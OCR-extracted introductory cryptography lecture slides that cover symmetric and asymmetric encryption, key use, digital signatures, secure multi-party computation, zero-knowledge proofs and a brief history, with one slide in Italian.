
Account Summary | Brokerage | Bill Pay | Transfer | My Message Center | Sign Off
Home | Help Center | Contact Us | Locations | Site Map | Apply

© 1995 - 2003 Wells Fargo. All rights reserved.



no eavesdropping
no tampering

Symmetric Encryption (confidentiality)



Alice

m

E

c = E(k,m)

k

Bob

c

D

m = D(k,c)

k

• **k:**	**secret key (A SHARED SECRET KEY)**
• **m:**	**plaintext**
• **c:**	**ciphertext**
• **E:**	**Encryption algorithm**
• **D:**	**Decryption algorithm**
• **E, D:**	**Cipher**

- **Confidentiality scenario**
- Other scenarios are possible, with the secret key used differently…
  - e.g., **MACs** (for **integrity**)

Algorithms are publicly known, never use a proprietary cipher

Use Cases


- **Single-use key**: (or **one-time key**):
  Key is only used to encrypt **one message**
  - encrypted email: new key generated for every email

- **Multi-use key**: (or **many-time key**):
  Same key used to encrypt **multiple messages**
  - encrypted files: same key used to encrypt many files

  Need more machinery than for one-time key

Asymmetric Encryption

- **Confidentiality scenario**
- Other scenarios are possible, with keys used differently…
  - e.g., **Digital signatures**



Things to remember

Cryptography is:

- A tremendous tool
- The basis for many security mechanisms

Cryptography is **not**:


- The solution to all security problems
- Reliable unless implemented and used properly
- Something you should try to invent yourself
  - many many examples of broken ad-hoc designs

Some Applications

Secure communication

1. Secret key establishment:

2. Secure communication:



confidentiality and integrity

But crypto can do much more


- Digital signatures

- Signatures of the same person change over different documents

- Asymmetric Cryptography is used


But crypto can do much more

- Anonymous communication
  (e.g., mix networks)




But crypto can do much more

- Anonymous **digital** cash
  - Can I spend a “digital coin” without anyone knowing who I am?
  - How to prevent double spending?



Protocols

- Elections
- Private auctions



0 1 0 0 1

(encrypted)

Election Center

winner

winner= majority [votes]

(Vickrey Auction)
Auction winner = highest bidder
pays 2nd highest bid


Election Center must determine the winner
without knowing the individual votes!

Protocols

- Elections
- Private auctions

Secure multi-party computation


Goal: compute $f(x_1, x_2, x_3, x_4)$



"Thm:" anything that can done with trusted auth. can also be done without

Crypto magic

- Privately outsourcing computation



search query

results


E[query]

E[results]

What did she search for?

Crypto magic

- Zero knowledge (proof of knowledge)



I know the password

Can you prove it?

A rigorous science


The three steps in cryptography:

- Precisely specify threat model
- Propose a construction
- Prove that breaking construction under threat model will solve an underlying hard problem


Brief History of Crypto


Che cos’è la Crittografia?

- Metodi per **memorizzare**, **elaborare** e **trasmettere** informazioni in maniera **sicura** in presenza di agenti ostili
- **Crittografia:** *Kryptós*: nascosto + *Graphía:* scrittura



n = p × q
p, q?






